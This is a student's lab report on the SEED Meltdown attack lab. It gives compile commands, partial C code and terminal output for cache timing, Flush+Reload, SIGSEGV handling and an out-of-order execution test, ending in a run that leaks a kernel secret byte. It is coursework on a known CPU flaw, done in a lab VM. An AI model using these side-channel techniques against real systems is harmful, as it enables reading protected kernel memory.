
Meltdown Attack - Project 5

Brad Bruesewitz
M12226365

Task 1: Reading from Cache versus Memory

- compile the program "CacheTime.c" using: `gcc -march=native CacheTime.c`
- run the 'a.out' file with sudo to obtain the result




```
[04/20/22]seed@VM:~/Desktop$ sudo ./a.out
Access time for array[0*4096]: 136 CPU cycles
Access time for array[1*4096]: 256 CPU cycles
Access time for array[2*4096]: 248 CPU cycles
Access time for array[3*4096]: 132 CPU cycles
Access time for array[4*4096]: 238 CPU cycles
Access time for array[5*4096]: 254 CPU cycles
Access time for array[6*4096]: 262 CPU cycles
Access time for array[7*4096]: 74 CPU cycles
Access time for array[8*4096]: 244 CPU cycles
Access time for array[9*4096]: 282 CPU cycles
```

- As can be seen from the screenshot, the results were not super ideal for array[3*4096] but worked decently well for array[7*4096]
- for future tasks, I will use a threshold of 100

Task 2: Using Cache as a Side-Channel

- compile the program "FlushReload.c" using: `gcc -march=native FlushReload.c`
- run the 'a.out' file with sudo to obtain the result




```
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo ./a.out
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo ./a.out
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo ./a.out
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo ./a.out
array[94*4096 + 1024] is in cache.
The Secret = 94.
[04/20/22]seed@VM:~/.../Meltdown_Attack$
```

- As can be seen from the above screenshot, the attack does not work every time to obtain the correct information. However, after a few runs, I was able to obtain the secret information.

Task 3: Placing Secret Data in Kernel Space

- in order to compile the next program, I had to involve a makefile. The following lines were used to compile and install a kernel module into the program "MeltdownKernel.ko" and obtain the secret address:
  - `make`
  - `sudo insmod MeltdownKernel.ko`
  - `dmesg | grep 'secret data address'`




```
[04/20/22]seed@VM:~/.../Meltdown_Attack$ make
make -C /lib/modules/4.8.0-36-generic/build M=/home/seed/Documents/Meltdown_Atta
ck modules
make[1]: Entering directory '/usr/src/linux-headers-4.8.0-36-generic'
  CC [M]  /home/seed/Documents/Meltdown_Attack/MeltdownKernel.o
  Building modules, stage 2.
  MODPOST 1 modules
  CC      /home/seed/Documents/Meltdown_Attack/MeltdownKernel.mod.o
  LD [M]  /home/seed/Documents/Meltdown_Attack/MeltdownKernel.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.8.0-36-generic'
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo insmod MeltdownKernel.ko
[04/20/22]seed@VM:~/.../Meltdown_Attack$ dmesg | grep 'secret data address'
[ 2784.014876] secret data address:f94c3000
```

- As can be seen from the above screenshot, the secret data address is 0xf94c3000.


Task 4: Access Kernel Memory From User Space

- I created my own file to experiment for this task and titled it "Experiment.c"



```
#include <stdio.h>
int main()
{
        char *kernel_data_addr = (char*)0xf94c3000;
        char kernel_data = *kernel_data_addr;
        printf("I have reached here.\n");
        return 0;
}
```

- to compile this, I just ran `gcc -march=native Experiment.c`
- after compiling, I ran the a. out file with sudo




```
[04/20/22]seed@VM:~/.../Meltdown_Attack$ gcc -march=native Experiment.c
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo ./a.out
Segmentation fault
```

- As the above screenshot shows, we cannot access kernel memory from the user space. All I got from the program was a segmentation fault, and the program never reaches the printf function.


Task 5: Handle Error/Exceptions in C

- to get around this, I can use error handling in C. The program "ExceptionHandling.c" demonstrates this



```
int main()
{
  // The address of our secret data
  unsigned long kernel_data_addr = 0xfb61b000;

  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  if (sigsetjmp(jbuf, 1) == 0) {
     // A SIGSEGV signal will be raised.
     char kernel_data = *(char*)kernel_data_addr;

     // The following statement will not be executed.
     printf("Kernel data at address %lu is: %c\n",
                     kernel_data_addr, kernel_data);
  }
  else {
     printf("Memory access violation!\n");
  }

  printf("Program continues to execute.\n");
  return 0;
}
```

- The above screenshot of the program demonstrates that if I can reach the printf statement “Program continues to execute” then the program has successfully continued even after hitting the critical memory access violation error.
- to compile I ran `gcc –march=native ExceptionHandling.c`
- after compiling, I ran the a.out file with sudo




```
[04/20/22]seed@VM:~/.../Meltdown_Attack$ gcc -march=native ExceptionHandling.c
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo ./a.out
Memory access violation!
Program continues to execute.
```

- This screenshot demonstrates that the program has indeed continued to execute even after encountering the error


Task 6: Out-of-Order Execution by CPU

- Finally, I am ready to demonstrate the vulnerability. First, I needed to update “MeltdownExperiment.c” to include my threshold as well as the secret address



```c
int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xf94c3000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

- next, I compiled the program with `gcc –march=native MeltdownExperiment.c`
- then I ran the a.out file with sudo




```
[04/20/22]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownExperiment.c
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo ./a.out
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
```

- The above screenshot demonstrates the vulnerability. Even though the memory access violation was thrown, the program continues and reveals the secret.

Just for fun:

- I’m not a graduate student, but I wanted to see if I could get the “S” value from running the real attack. It worked!



```
[04/20/22]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownAttack.c
[04/20/22]seed@VM:~/.../Meltdown_Attack$ sudo ./a.out
The secret value is 83 S
The number of hits is 977
[04/20/22]seed@VM:~/.../Meltdown_Attack$ 
```